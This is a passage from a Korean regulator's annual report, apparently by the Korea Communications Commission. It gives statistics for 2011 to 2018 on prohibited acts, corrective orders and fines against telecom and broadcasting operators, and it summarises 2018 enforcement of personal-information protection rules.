1) 기타 : 수익배분 제한, 방송프로그램 기획·편성 위반, 기술적 조치 의무 미이행, 비용의 부당전가, 통신품질관련 정보의 명확한 고지 등 개선 권고 등

< 4-4-3. 연도별 사업자별 금지행위 건수 >

(단위 : 건)

연 도	구 분	사업자	건수	계
2011년	유선 분야	KT	2	21
		SKB	2	
		LGU+	1	
		온세텔레콤	1	
		기타	15	
	무선 분야	SKT	2	5
		KT	2	
		LGU+	1	
	합 계		26	
2012년	유선 분야	KT	3	5
		SKB	1	
		LGU+	1	
	무선 분야	SKT	1	3
		KT	1	
		LGU+	1	
	방송 분야	SO사업자	13	13
	합 계		21	

연 도	구 분	사업자	건수	계
2013년	유선 분야	SKT	1	41
		KT	2	
		SKB	2	
		LGU+	2	
		SO사업자	34	
	무선 분야	SKT	5	15
		KT	5	
		LGU+	5	
	방송 분야	SO사업자	1	1
합 계			57	
2014년	무선 분야	SKT	4	48
		KT	4	
		LGU+	4	
		유통점	36	
	부가 통신 분야	웹하드사업자	10	10
	방송 분야	SO사업자	7	7
	합 계			65
2015년	유선 분야	SKT	2	29
		KT	2	
		SKB	2	
		LGU+	2	
		SO사업자	21	
	무선 분야	SKT	3	116
		KT	2	
		LGU+	4	
		유통점	107	
	방송 분야	SO사업자 등	4	4
합 계			149	
2016년	유선 분야	SKT	1	8
		KT	2	
		SKB	1	
		LGU+	1	
		SO사업자	3	
	무선 분야	SKT	0	184
		KT	0	
		LGU+	2	
		유통점	163	
		알뜰폰사업자	19	
	부가통신 분야	부가통신사업자	2	5
		특수유형부가통신사업자	3	
	방송 분야	SO사업자	14	17
		IPTV사업자	3	
	합 계			214

연 도	구 분	사업자	건수	계
2017년	유선 분야	SKT	1	4
		KT	1	
		SKB	1	
		LGU+	1	
	무선 분야	SKT	1	48
		KT	2	
		LGU+	1	
		유통점	44	
	방송 분야	TV홈쇼핑사	7	7
합 계			59	
2018년	유선 분야	SKT	-	21
		KT	1	
		SKB	1	
		LGU+	1	
		기타	18	
	무선 분야	SKT	2	234
		KT	2	
		LGU+	2	
		유통점	228	
	부가통신사업분야	특수유형부가통신사업자	1	1
	방송 분야	SO	2	2
합 계			258	

□ 사업자별 시정조치 유형별 세부현황

- 지난 8년간(2011~2018년) 주요 방송통신 사업자의 금지행위 등에 대한 시정조치 내역을 살펴보면, 행위중지 명령이 766건으로 가장 많았고 과태료 570건, 시정 명령공표 550건, 절차개선 185건 순으로 나타났다.
- 사업자별로 유선분야에서는 SO사업자가 108건으로 가장 많았고, 무선분야에서는 이동통신 유통점이 1,710건으로 가장 많았으며, 방송분야에서는 SO사업자가 175건으로 가장 많았다.

< 4-4-4. 사업자별 시정조치 유형별 전체현황('11~'18) >

(단위 : 건)

구분	사업자	유 형 별 시 정 조 치								계
		영업 정지	과징금	과태료	약관 변경	행위 중지	시정명령 공표	절차 개선	기타 ¹⁾	
유 선 분 야	SKT	-	2	-	1	5	3	5	6	22
	KT	-	8	-	4	10	8	10	13	53
	SKB	-	8	-	3	10	8	9	9	47
	LGU+	-	7	-	3	8	6	7	8	39
	SO	-	17	-	-	17	3	17	54	108
	기타	-	20	-	1	37	34	21	20	133
	소 계	0	62	0	12	87	62	69	110	402
무 선 분 야	SKT	4	16	0	0	17	5	7	24	73
	KT	3	17	0	1	18	6	7	27	79
	LGU+	4	20	1	1	21	6	10	28	91
	유통점	0	2	564	0	549	424	10	161	1,710
	알뜰폰사업자	0	19	0	19	19	19	19	38	133
	소 계	11	74	565	21	624	460	53	278	2,086
부 통 신 분 야	부통신사업자	-	2	-	-	2	2	2	4	12
	특수유형 부기통신	-	5	4	-	10	-	11	34	64
	소 계	0	7	4	0	12	2	13	38	76
방 송 분 야	지상파	-	-	-	-	-	-	-	-	0
	SO	-	30	-	10	32	16	39	48	175
	IPTV	-	3	-	-	3	3	3	3	15
	TV홈쇼핑	-	-	1	-	7	7	7	7	29
	미디어랩	-	1	-	-	1	-	1	1	4
	소 계	0	34	1	10	43	26	50	59	223
총 계		11	177	570	43	766	550	185	485	2,787

※ 동일 조사사건으로 1개 사업자가 다수의 시정조치 명령을 받은 것을 포함함

1) 이행계획 제출 및 결과보고, 재발방지 대책 수립, 기술적 조치

< 4-4-5. 연도별 사업자별 시정조치 세부현황 >

(단위 : 건)

연 도	구분	사업자	유 형 별 시 정 조 치								계
			영업 정지	과징금	과태료	약관 변경	행위 중지	시정명령 공표	절차 개선	기타	
2011년	유 선 분 야	KT	-	2	-	2	1	1	2	4	12
		SKB	-	2	-	1	2	2	2	2	11
		LGU+	-	1	-	1	1	1	1	1	6
		온세텔레콤	-	1	-	-	1	1	1	1	5
		기타	-	-	-	-	15	15	-	-	30
		소 계	0	6	0	4	20	20	6	8	64

연 도	구분	사업자	유 형 별 시 정 조 치								
			영업 정지	과징금	과태료	약관 변경	행위 중지	사업 정지 공표	절차 개선	기타	계
	무 선 분 야	SKT	-	1	-	-	1	-	2	3	7
		KT	-	1	-	1	1	-	2	3	8
		LGU+	-	1	-	-	1	-	1	2	5
		소 계	0	3	0	1	3	0	5	8	20
	합 계		0	9	0	5	23	20	11	16	84
2012년	유 선 분 야	KT	-	2	-	1	2	2	2	2	11
		SKB	-	1	-	-	1	1	1	-	4
		LGU+	-	1	-	-	1	1	1	-	4
		소 계	0	4	0	1	4	4	4	2	19
	무 선 분 야	SKT	1	1	-	-	1	-	1	1	5
		KT	1	1	-	-	1	-	1	1	5
		LGU+	1	1	-	-	1	-	1	1	5
		소 계	3	3	0	0	3	0	3	3	15
	방 송 분 야	지상파	-	-	-	-	-	-	-	-	0
		SO	-	4	-	3	13	-	13	13	46
		PP	-	-	-	-	-	-	-	-	0
		소 계	0	4	0	3	13	0	13	13	46
	합 계		3	11	0	4	20	4	20	18	80
2013년	유 선 분 야	SKT	-	-	-	-	1	1	1	1	4
		KT	-	-	-	-	2	2	1	1	6
		SKB	-	-	-	1	2	2	1	1	7
		LGU+	-	-	-	1	1	1	-	1	4
		SO	-	-	-	-	-	-	-	34	34
		소 계	0	0	0	2	6	6	3	38	55
	무 선 분 야	SKT	-	4	-	-	5	2	-	3	14
		KT	1	4	-	-	5	2	-	3	15
		LGU+	-	4	-	-	5	2	-	3	14
		소 계	1	12	0	0	15	6	0	9	43
	방 송 분 야	지상파	-	-	-	-	-	-	-	-	0
		SO	-	1	-	-	-	-	-	2	3
		PP	-	-	-	-	-	-	-	-	0
		소 계	0	1	0	0	0	0	0	2	3
	합 계		1	13	0	2	21	12	3	49	101
2014년	무 선 분 야	SKT	2	3	0	-	3	-	-	10	18
		KT	1	3	0	-	3	-	-	10	17
		LGU+	2	3	0	-	3	-	-	10	18
		유통점	-	-	36	-	36	-	-	72	144
		소 계	5	9	36	0	45	0	0	102	197

연 도	구 분	사업자	유 형 별 시 정 조 치								
			영업 정지	과징금	과태료	약관 변경	행위 중지	사정 공표	절차 개선	기타	계
	부 통 분 야	특수유형 부가통신	-	5	-	-	10	-	10	30	55
		소 계	0	5	0	0	10	0	10	30	55
	방 송 분 야	SO	-	7	-	7	-	-	7	14	35
		소 계	0	7	0	7	0	0	7	14	35
	합 계		5	21	36	7	55	0	17	146	287
2015년	유 선 분 야	SKT	-	1	-	-	2	-	2	2	7
		KT	-	2	-	-	2	-	2	2	8
		SKB	-	2	-	-	2	-	2	2	8
		LGU+	-	2	-	-	2	-	2	2	8
		SO	-	14	-	-	14	-	14	14	56
		기타	-	1	-	1	1	-	2	1	6
		소 계	0	22	0	1	23	0	24	23	93
	무 선 분 야	SKT	1	4	-	-	4	-	4	4	17
		KT	-	4	-	-	4	-	4	4	16
		LGU+	-	7	-	-	7	-	7	7	28
		유통점	-	2	97	-	89	-	10	89	287
		소 계	0	17	97	0	104	0	25	104	348
	방 송 분 야	SO	-	3	-	-	3	-	3	3	12
		미디어렙	-	1	-	-	1	-	1	1	4
		소 계	0	4	0	0	4	0	4	4	16
	합 계		1	43	97	1	131	0	53	131	457
2016년	유 선 분 야	SKT	-	1	-	-	1	1	1	2	6
		KT	-	1	-	-	1	1	1	2	6
		LGU+	-	1	-	-	1	1	1	2	6
		SKB	-	1	-	-	1	1	1	2	6
		SO사업자	-	3	-	-	3	3	3	6	18
		소 계	0	7	0	0	7	7	7	14	42
	무 선 분 야	SKT	-	-	-	-	-	-	-	-	0
		KT	-	1	-	-	1	1	-	2	5
		LGU+	1	1	1	1	1	1	1	2	9
		유통점	-	-	159	-	153	153	-	-	465
		알뜰폰사업자	-	19	-	19	19	19	19	38	133
		소 계	1	21	160	20	174	174	20	42	612

연 도	구분	사업자	유 형 별 시 정 조 치								계
			영업 정지	과징금	과태료	약관 변경	행위 중지	사정명 공표	절차 개선	기타	
	부 가 통 신 분 야	부가통신	-	2	-	-	2	2	2	4	12
		특수유형 부가통신	-	-	3	-	-	-	-	3	6
		소 계	0	2	3	0	2	2	2	7	18
	방 송 분 야	IPTV	-	3	-	-	3	3	3	3	15
		SO	-	13	-	-	14	14	14	14	69
		소 계	0	16	0	0	17	17	17	17	84
	합 계		1	46	163	20	200	200	46	80	756
2017년	유 선 분 야	SKT	-	-	-	1	1	1	1	1	5
		KT	-	-	-	1	1	1	1	1	5
		LGU+	-	1	-	1	1	1	1	1	6
		SKB	-	1	-	1	1	1	1	1	6
		소 계	0	2	0	4	4	4	4	4	22
	무 선 분 야	SKT	-	1	-	-	1	1	-	1	4
		KT	-	1	-	-	1	1	-	2	5
		LGU+	-	1	-	-	1	1	-	1	4
		유통점	-	-	44	-	43	43	-	-	130
		소 계	0	3	44	0	46	46	0	4	143
	방 송 분 야	TV홈쇼핑사	-	-	1	-	7	7	7	7	29
		소 계	0	0	1	0	7	7	7	7	29
	합 계		0	5	45	4	57	57	11	15	194
2018년	유 선 분 야	SKT	-	-	-	-	-	-	-	-	-
		KT	-	1	-	-	1	1	1	1	5
		LGU+	-	1	-	-	1	1	1	1	5
		SKB	-	1	-	-	1	1	1	1	5
		기타	-	18	-	-	17	18	18	18	89
		소 계	0	21	0	0	20	21	21	21	104
	무 선 분 야	SKT	-	2	-	-	2	2	-	2	8
		KT	-	2	-	-	2	2	-	2	8
		LGU+	-	2	-	-	2	2	-	2	8
		유통점	-	-	228	-	228	228	-	-	684
		소 계	0	6	228	0	234	234	0	6	708
	부 가 통 신	특수유형 부가통신 사업자	-	-	1	-	-	-	1	1	3
		소 계	0	0	1	0	0	0	1	1	3
	방 송 분 야	SO	-	2	-	-	2	2	2	2	10
		소 계	0	2	0	0	2	2	2	2	10
	합 계		0	29	229	0	256	257	24	30	825

※ 동일 조사사건으로 1개 사업자에 다수의 시정조치 명령을 포함함

□ 사업자별 과징금 부과 세부현황

- 지난 8년간(2011~2018년) 금지행위 등으로 인한 과징금 부과내역을 사업자별로 살펴보면,
- (유선 분야) 이용자 이익 침해행위에 대한 과징금 부과액이 가장 많은 비중을 차지하였고, 이중 KT가 171억220만원으로 가장 많았다.
 - (무선 분야) 이용자 이익 침해행위에 대한 과징금 부과액이 가장 많은 비중을 차지하였고, SKT가 2,152억4,630만원으로 과징금이 가장 많았다.
 - (방송 분야) 이용약관 위반행위에 대한 과징금 부과액이 가장 많은 비중을 차지하였고, SO사업자에게 21억4,576만원의 과징금이 부과되었다.

< 4-4-6. 사업자별 과징금 부과 전체현황('11~'18) >

(단위 : 천원)

구 분	사업자	과징금				계
		이용약관 위반	이용자 이익 침해 ¹⁾	협정위반	기타 ²⁾	
유 선 분 야	SKT	0	2,190,000	0	0	2,190,000
	KT	609,900	17,102,200	0	0	17,712,100
	SKB	30,130	6,307,600	0	0	6,337,730
	LGU+	0	8,173,100	0	0	8,173,100
	SO	0	1,365,400	0	0	1,365,400
	온세텔레콤	39,920	0	0	0	39,920
	기타	0	651,700	0	0	651,700
	소 계	679,950	35,790,000	0	0	36,469,950
무 선 분 야	SKT	-	215,246,300	-	-	215,246,300
	KT	-	89,514,200	-	-	89,514,200
	LGU+	-	82,119,860	-	-	82,119,860
	알뜰폰사업자	0	834,500	0	0	834,500
	소 계	0	387,714,860	0	0	387,714,860
부 가 통 신 사 업 자	부가통신사업자	0	401,860	0	0	401,860
	소 계	0	401,860	0	0	401,860
방 송 분 야	SO	2,145,763	0	0	441,330	2,587,093
	IPTV	770,400	0	0	0	770,400
	미디어랩	0	0	0	240,000	240,000
	소 계	2,916,163	0	0	681,330	3,597,493
	총 계	3,596,113	496,906,720	0	681,330	501,184,163

1) 단말기유통법을 위반한 차별적 보조금 지급에 따른 과징금 부과 포함

2) 기타 : 수익배분 제한, 방송프로그램 기획·편성 위반 등

< 4-4-7. 연도별 사업자별 과징금 부과 현황 >

(단위 : 천원)

연 도	구 분	사업자	금지행위 유형별				계
			이용약관 위반	이용자 이익 침해 ¹⁾	협정위반	기타 ²⁾	
2011년	유 선 야	KT	-	13,608,000	-	-	13,608,000
		SKB	30,130	3,197,000	-	-	3,227,130
		LGU+	-	1,503,000	-	-	1,503,000
		온세텔레콤	39,920	-	-	-	39,920
		소 계	70,050	18,308,000	0	0	18,378,050
	무 선 야	SKT	-	6,860,000	-	-	6,860,000
		KT	-	3,660,000	-	-	3,660,000
		LGU+	-	3,150,000	-	-	3,150,000
		소 계	0	13,670,000	0	0	13,670,000
	합 계		70,050	31,978,000	0	0	32,048,050
2012년	유 선 야	KT	578,000	214,000	-	-	792,000
		SKB	-	253,000	-	-	253,000
		LGU+	-	310,000	-	-	310,000
		소 계	578,000	777,000	0	0	1,355,000
	무 선 야	SKT	-	6,890,000	-	-	6,890,000
		KT	-	2,850,000	-	-	2,850,000
		LGU+	-	2,150,000	-	-	2,150,000
		소 계	0	11,890,000	0	0	11,890,000
	방 송 야	SO	621,000	-	-	-	621,000
		PP	-	-	-	-	0
		소 계	621,000	0	0	0	621,000
	합 계		1,199,000	12,667,000	0	0	13,866,000
2013년	무 선 야	SKT	-	96,276,000	-	-	96,276,000
		KT	-	52,070,000	-	-	52,070,000
		LGU+	-	32,040,000	-	-	32,040,000
		소 계	0	180,386,000	0	0	180,386,000
	방 송 야	지상파	-	-	-	-	0
		SO	-	-	-	14,480	14,480
		PP	-	-	-	-	0
		소 계	0	0	0	14,480	14,480
	합 계		0	180,386,000	0	14,480	180,400,480
2014년	무 선 야	SKT	-	54,550,000	-	-	54,550,000
		KT	-	17,110,000	-	-	17,110,000
		LGU+	-	18,960,000	-	-	18,960,000
		소 계	0	90,620,000	0	0	90,620,000
	부 가 통신 야	투기유희	-	59,860	-	-	59,860
		소 계	0	59,860	0	0	59,860
	방 송 야	SO	-	-	-	200,430	200,430
		소 계	0	0	0	200,430	200,430
	합 계		0	90,679,860	0	200,430	90,880,290

연 도	구 분	사업자	금지행위 유형별				계
			이용약관 위반	이용자 이익 침해 ¹⁾	협정위반	기타 ²⁾	
2015년	유 선 분 야	SKT	-	910,000	-	-	910,000
		KT	-	910,000	-	-	910,000
		SKB	-	280,000	-	-	280,000
		LGU+	-	910,000	-	-	910,000
		SO	-	1,336,500	-	-	1,336,500
		소 계	0	4,346,500	0	0	4,346,500
	무 선 분 야	SKT	-	28,526,000	-	-	28,526,000
		KT	-	922,000	-	-	922,000
		LGU+	-	6,283,360	-	-	6,283,360
		소 계	0	35,731,360	0	0	35,731,360
	방 송 분 야	SO	137,000	-	-	226,420	363,420
		미디어랩	-	-	-	240,000	240,000
		소 계	137,000	0	0	466,420	603,420
	합 계		137,000	40,077,860	0	466,420	40,681,280
2016년	유 선 분 야	SKT	-	1,280,000	-	-	1,280,000
		KT	31,900	2,330,000	-	-	2,361,900
		LGU+	-	4,590,000	-	-	4,590,000
		SKB	-	2,470,000	-	-	2,470,000
		SO	-	28,900	-	-	28,900
		소 계	31,900	10,698,900	0	0	10,730,800
	무 선 분 야	SKT	-	-	-	-	0
		KT	-	-	-	-	0
		LGU+	-	1,820,000	-	-	1,820,000
		알뜰폰사업자	-	834,500	-	-	834,500
		소 계	0	2,654,500	0	0	2,654,500
	부 가 통 신 분 야	부기통신사업자	-	342,000	-	-	342,000
		소 계	0	342,000	0	0	342,000
	방 송 분 야	SO	1,229,500	-	-	-	1,229,500
		IPTV	770,400	-	-	-	770,400
		소 계	1,999,900	0	0	0	1,999,900
	합 계		2,031,800	13,695,400	0	0	15,727,200
2017년	유 선 분 야	LGU+	-	800,000	-	-	800,000
		SKB	-	104,000	-	-	104,000
		소 계	-	904,000	0	0	904,000
	무 선 분 야	SKT	-	794,000	-	-	794,000
		KT	-	361,000	-	-	361,000
		LGU+	-	969,000	-	-	969,000
		소 계	0	2,124,000	0	0	2,124,000
	합 계		0	3,028,000	0	0	3,028,000

연 도	구 분	사업자	금지행위 유형별				계
			이용약관 위반	이용자 이익 침해 ¹⁾	협정위반	기타 ²⁾	
2018년	유 선 야	KT	-	40,200	-	-	40,200
		LGU+	-	60,100	-	-	60,100
		SKB	-	3,600	-	-	3,600
		기타	-	661,700	-	-	661,700
		소 계	0	755,600	0	0	755,600
	무 선 야	SKT	-	21,350,300	-	-	21,350,300
		KT	-	12,541,200	-	-	12,541,200
		LGU+	-	16,747,500	-	-	16,747,500
		소 계	0	50,639,000	0	0	50,639,000
	방 송 야	SO	158,263	-	-	-	158,263
		소 계	158,263	0	0	0	158,263
	합 계		158,263	51,394,600	0	0	51,552,863

1) 단말기유통법을 위반 차별적 보조금 지급에 따른 과징금 포함, 2)수익배분 제한, 방송프로그램 기획·편성 위반 등

□ 사업자별 과태료 부과 세부현황

< 4-4-8. 연도별 사업자별 과태료 부과 세부현황 >

(단위 : 천원)

구 분		사업자	과 태 료			합 계
			단말기유통법 위반	기술적 조치 의무 미이행	거짓자료의 제출	
2014년	무 선	이동통신 유통점(36개사)	59,500	-	-	59,500
		소 계	59,500	-	-	59,500
	합 계		59,500	0	0	59,500
2015년	무 선	SKT(2건)	10,000	-	-	10,000
		이동통신 유통점(97개사)	193,000	-	-	179,500
		소 계	203,000	-	-	189,500
	합 계		203,000	0	0	203,000
2016년	무 선	LGU+	22,500	-	-	22,500
		이동통신 유통점(159개사)	255,500	-	-	255,500
		소 계	278,000	0	0	278,000
	부 가 통 신	특수유형부가통신(3개사)	-	14,700	-	14,700
		소 계	0	14,700	0	14,700
	합 계		278,000	14,700	0	292,700
2017년	무 선	이동통신 유통점(44개사)	50,000	-	-	50,000
		소 계	50,000	0	0	50,000
	방 송	TV홈쇼핑사(1개사)	-	-	10,000	10,000
		소 계	0	0	10,000	10,000
	합 계		50,000	0	10,000	60,000
2018년	무 선	이동통신 유통점(228개사)	290,700	-	-	286,700
		소 계	290,700	0	0	286,700
	부 가 통 신	특수유형부가통신(1개사)	-	10,500	-	10,500
		소 계	0	10,500	0	10,500
	합 계		290,700	10,500	0	301,200

I -2. 개인정보 보호

1. 총 평

ICT서비스 발전으로 개인정보의 수집·이용이 급속하게 증가함에 따라 개인 맞춤형 서비스가 확대 되는 등 이용자 편익은 제고되었으나 개인정보의 오·남용 및 대규모 유출사고가 지속적으로 발생하였다.

이에 방송통신위원회에서는 가상통화 취급업소, O2O사업자 등 국민생활에 밀접한 분야에 대한 기획조사를 실시하고 개인정보보호 규정 위반 사업자에 대하여 행정 처분 하였으며, 대규모 개인정보 유출사고에 대해 과징금을 부과하여 정보통신서비스 제공자의 책임을 강조하였다. 방송통신위원회는 2018년 한 해 동안 10차례에 걸친 심의를 통해 총 68개사에 대하여 시정조치를 명령하였다.

한편 방송통신위원회는 만 14세 미만 아동의 개인정보보호 강화를 위하여 법정 대리인 동의 확인 여부를 의무화하고 개인정보 침해사고 발생 시 이용자 피해구제 제도의 실효성을 제고하고자 손해배상책임 보험 가입을 의무화하였다.

또한, 글로벌 사업자 등으로부터 우리 국민의 개인정보를 보호하고 개인정보 자기결정권을 강화하기 위해 일정 기준을 충족하는 사업자에 대해 국내 대리인 지정을 의무화하도록 개정하였다.

1) 시정조치의 주요 내용

방송통신위원회는 2018년 한 해 동안 가상통화 취급업소를 운영하는 주요사업자에 대하여 개인정보 보호조치 여부를 집중 점검하고, 검·경에서 통보하거나 민원으로 접수된 개인정보 유출사고에 대하여 철저한 조사 및 엄정 제재를 통해 2차 추가 피해를 방지하는데 최선을 다하였다.

2018년 주요 시정조치를 살펴보면, 대형 개인정보 유출사고가 발생한 보안업체에 대해 과징금 1억 1,200만원과 과태료 1,000만원, 교육 서비스에 대해 과징금 2억 1,900만원과 과태료 1,000만, 온라인 쇼핑몰에 대해 과징금 2억 8,300만원과 과태료 1,500만원을 부과하였고, 동의받은 목적을 벗어나 개인정보를 이용한 통신 사업자에 과징금 6,200만원과 과태료 500만원을 부과하였다. 또한 가상통화 거래사이트를 운영하는 주요 사업자에 대한 기획조사 결과, 개인정보의 기술적·관리적 보호조치 등을 위반한 8개사에 대해 과태료, 시정명령 등을 부과하여 개선하였다.

2) 제도개선의 주요 내용

방송통신위원회는 만 14세 미만 아동의 개인정보보호 강화를 위하여 법정대리인 동의 확인 여부를 의무화하고, 만 14세 미만 아동의 개인정보보호를 위한 시책을 마련하도록 하며, 사업자로 하여금 만 14세 미만 아동의 개인정보 처리 시 이해하기 쉬운 양식과 명확하고 알기 쉬운 언어를 사용하여 고지하도록 정보통신망법을 개정 하였다.

개인정보 침해 발생 시 이용자 피해구제 제도의 실효성 제고를 높이고자 정보통신망법 개정을 통해 기업으로 하여금 손해배상책임의 이행을 보장하도록 보험 또는 공제에 가입하거나 준비금을 적립하도록 의무화하였으며,

해외 사업자에 대한 법 집행력 강화와 국내 이용자의 편의성 증대를 위하여 일정 기준을 충족하는 해외 사업자에 대하여 국내대리인 지정을 의무화하도록 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」(이하 ‘정보통신망법’)을 개정하였다.

글로벌 사업자가 대한민국 국민의 개인정보를 해외로 이전한 후 제3국으로 재이전하는 등 해외 시장에서 유통되고 있음에도 법적 근거가 마련되어 있지 않아 우리 국민의 개인정보가 해외에서도 안전하게 유통될 수 있는 방안을 마련하고자 개인정보의 재이전시 동의를 받도록 하고 상호주의를 도입하는 등 정보통신망법을 개정하였다.

한편 방송통신위원회는 개인정보에 대한 이용자의 권리 보장을 실질화하고자 하는 사회적 흐름과 글로벌 트렌드에 맞추어 「정보통신망 이용촉진 및 정보보호 등에 관한 법률(이하 ‘정보통신망법’(제30조)」에 규정된 개인정보 열람청구권 등을 실질적으로 보장하기 위해 구체적인 열람·제공 운영 기준을 주요 내용으로 하는 「온라인 개인정보 처리 가이드라인」(이하 ‘가이드라인’)을 제정 등 법·제도를 정비하였다.

2. 2018년도 개인정보보호 법규 위반 시정조치 현황

1. 심의 · 의결 현황

- 2018년도 방송통신위원회는 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」(이하 정보통신망법) 상 개인정보보호 규정 및 「위치정보의 보호 및 이용 등에 관한 법률」(이하 위치정보법) 위반 등에 대한 조사 사건 68건을 심의·의결하였다.
- 주요 위반사항은 개인정보 유출, 개인정보 보호조치 의무 위반, 개인정보 유효기간제 위반, 주민등록번호의 사용 제한 위반 등이 있었다.

< 2018년도 심결 사례 >

의결일	안 건 명	처분대상 사업자	주요 시정조치
2018년 1월 24일	개인정보보호 법규 위반에 대한 시정조치에 관한 건	8개사	○ 과태료1억4천1백 (8개사) ○ 시정명령(8개사)
2018년 2월 21일	개인정보보호 법규 위반한 12개사에 대한 시정조치에 관한 건	12개사	○ 과태료1억6천(12개사) ○ 시정명령(12개사)
2018년 3월 28일	개인정보 유출사고에 대한 시정조치에 관한 건	1개사	○ 시정명령 공표 ○ 과징금 1억1천2백 ○ 과태료1천 ○ 시정명령
2018년 5월 30일	개인정보 유출사업자 법규 위반사항 시정조치에 관한 건	8개사	○ 과태료1억2천(8개사) ○ 시정명령(8개사)
2018년 7월 4일	개인정보보호 법규 위반행위에 대한 시정조치에 관한 건	1개사	○ 시정명령 공표 ○ 과징금 2억1천9백 ○ 과태료1천 ○ 시정명령
2018년 7월 11일	개인정보보호 법규 위반사업자에 대한 시정조치에 관한 건	10개사	○ 과태료2억2천(10개사) ○ 시정명령(8개사)
2018년 9월 4일	개인정보보호 법규 위반사업자에 대한 시정조치에 관한 건	16개사	○ 과태료 1억7천9백8십 (15개사) ○ 시정명령(16개사)

의결일	안 건 명	처분대상 사업자	주요 시정조치
2018년 9월 4일	개인정보보호 법규 위반행위에 대한 시정조치에 관한 건	1개사	○ 시정명령 공표 ○ 과징금 2억8천3백 ○ 과태료1천5백 ○ 시정명령
2018년 11월 28일	개인정보보호 법규 위반사업자에 대한 시정조치에 관한 건	10개사	○ 과태료7천4백 (7개사) ○ 시정명령(10개사)
2018년 12월 19일	개인정보 법규위반에 대한 시정조치에 관한 건	1개사	○ 과징금 6천2백 ○ 과태료5백 ○ 시정명령

- 조사사건에 대하여 시정조치 유형별로는 총 139건 중 시정명령 68건, 과징금 4건, 과태료 64건, 시정명령을 받은 사실 공표 3건 등이 있었다.

< 시정조치 유형별 현황 >

(단위 : 건)

개선권고	시정명령	과태료	과징금	시정명령 공표	징계권고	합 계
-	68	64	4	3	-	139

* 동일 조사사건에 대하여 1개 사업자에 다수의 시정조치 포함

- 과징금 부과내역에 대하여 살펴보면 이용자의 개인정보를 유출한 경우로서 정보통신망법 제28조(개인정보의 보호조치)를 소홀히 한 행위 3건에 6억1천4백만원 등을 부과하였고, 제24조(개인정보의 이용 제한)를 위반한 행위1건에 6천2백만원 등 4건의 행위에 총 6억7천6백만원을 부과하였다.

< 과징금 부과 현황 >

(단위 : 천원)

구 분	보호조치를 소홀히 하여 개인정보를 유출한 경우	개인정보 목적외 이용	합 계
건 수	3	1	4
금 액	614,000	62,000	676,000

- 과태료 부과내역에 대하여 살펴보면 개인정보의 기술적·관리적 보호조치 위반 행위 57건 6억7천7백만원, 주민등록번호 사용 제한 행위 13건 1억1천2백만원, 개인정보 유효기간제 위반 행위 7건 6천만원, 개인정보 유출 신고 및 통지 지연 행위 7건 6천만원, 이용자 권리 위반 2건 1천5백만원, 국외이전 통지 위반 2건 1천8십만원 등 총 9억3천4백8십만원을 부과하였다.

< 과태료 부과 현황 >

(단위 : 천원)

구 분	주민번호 사용 제한	국외 이전통지 위반	유출 신고·통지 지연	보호조치 위반	유효기간제 위반	이용자 권리 보호	합계
건 수	13	2	7	57	7	2	88
금 액	112,000	10,800	60,000	677,000	60,000	15,000	934,800

* 동일 조사사건에 대하여 1개 사업자에 다수의 시정조치 포함

2. 금지행위 유형별 세부현황

□ 개 요

- 행정처분 대상인 68개사는 정보통신망법 상 개인정보보호 규정을 총 113건 위반한 것으로 지적되었다.
- 지적된 총 113건 중 개인정보 보호조치 건 57건, 주민번호 사용 제한 12건, 개인정보 유효기간제 및 미파기 31건, 개인정보 유출신고 통지 지연 7건, 이용자 권리 위반 2건, 개인정보 이전 통지 위반 2건, 동의받은 목적외 이용 1건, 수탁 처리 목적외 이용 1건이 있었다.

< 2018년도 개인정보 조사사건 전체 현황 >

구 분	대상 사업자	위반 사업자	위반내용
기획조사	가상통화취급소	6개사	○ 개인정보의 보호조치 위반행위 (6건) ○ 개인정보 유효기간제 위반 행위 (1건) ○ 이용자 권리 위반 행위 (1건) ○ 국외이전 고지의무 위반 행위 (1건)

구 분	대상 사업자	위반 사업자	위반내용
유출조사	개인정보 유출 신고 사업자	20개사	○ 유출 통지·신고 지연 행위 (3건) ○ 개인정보의 보호조치 위반행위 (19건) ○ 개인정보의 파기 위반행위 (1건) ○ 개인정보 유효기간제 위반 행위 (1건)
검·경 통보 및 민원제보	검경통보	9개사	○ 주민등록번호를 수집·이용한 행위 (12건) ○ 개인정보 목적외 이용한 행위 (1건) ○ 수탁받은 목적외 이용한 행위 (1건) ○ 유출 통지·신고 지연 행위 (4건) ○ 개인정보의 보호조치 위반행위(32건) ○ 개인정보 파기 위반 행위(27건)
	개인정보 관리 소홀 등 민원	34개사	○ 개인정보 유효기간제 위반 행위(1건) ○ 이용자 권리 위반 행위 (1건) ○ 국외이전 고지의무 위반 행위 (1건)
합 계	4유형	68개사	113건

* 동일 조사사건 중 1개 사업자의 다수 법규 위반을 포함
1개 규정 위반에 대한 복수 처분(예 : 과태료, 시정조치 명령)을 각각 계산

< 위반행위 유형별 현황 >

(단위 : 건)

구 분	대상사업자	주민번호 사용제한	보호조치 위반	유효기간 제 위반 (미파기)	기 타	계
기획조사	가상통화 취급업소	-	6	1	2	9
유출조사	개인정보 유출신고 사업자	-	19	2	3	24
검·경 민원제보	검·경 통보 및 민원 제보건	2	9	3	4	18
	개인정보 관리 소홀 등 민원	10	23	25	4	62
총 계		12	57	31	13	113

□ 법규 위반 유형별 사례분석

○ (주민번호 사용 제한) 법령에서 이용자의 주민등록번호 수집·이용을 허용하는

경우 등을 제외하고는 수집·이용할 수 없음에도 불구하고 수집한 주민등록번호를 파기하지 아니한 경우 과태료 등을 부과하였다.

- **(목적외 이용)** 동의받은 목적을 벗어나 마케팅 활용에 동의하지 않은 이용자에게 광고문자를 발송한 경우 과징금 등을 부과하였다.
- **(수탁 목적외 이용)** 수탁목적에서 벗어나 위탁사의 이용자에게 광고문자를 발송한 경우 시정명령 처분하였다.
- **(유출 통지·신고 지연)** 개인정보의 유출 등 사실을 알았음에도 이용자에게 이 사실을 알리지 않고 24시간 이내 방송통신위원회 또는 한국인터넷진흥원에 신고하지 아니한 경우 등에 대해 과태료 등을 부과하였다.
